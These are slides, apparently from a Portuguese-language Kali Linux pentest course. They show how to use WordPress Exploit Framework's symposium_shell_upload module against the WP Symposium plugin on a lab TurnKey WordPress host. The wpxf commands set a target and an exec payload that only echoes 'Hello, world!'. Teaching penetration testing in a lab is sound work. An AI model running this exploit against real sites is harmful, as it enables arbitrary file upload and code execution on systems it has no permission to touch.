

Pentest com Kali Linux





Instrutor:Vitor Mazuco

http://facebook.com/vitormazuco

Email:vitor.mazuco@gmail.com

WebSite:http://vmzsolutions.com.br

Shell Upload Exploit

Nossa primeira exploit em WordPress Exploit Framework, é atacar uma vulnerabilidade presente em muitos WordPress, WP Symposium plugin, que permite aos atacantes carregar arquivos de forma arbitrária. Isso pode resultar em execução arbitrária de um código dentro do contexto do aplicativo vulnerável.

Shell Upload Exploit

Para vermos se é possível enviar arquivos ao nosso site, vamos usar o TurnKey WordPress para isso. Execute os seguintes comandos:

```
# ruby wpxf.rb
wpxf > use exploit/symposium_shell_upload
wpxf > set host 192.168.1.150
wpxf > set target_uri /index.php/2017/01/19/hello-world-2/
```

Shell Upload Exploit

> set payload exec

> set cmd echo "Hello, world!"

> run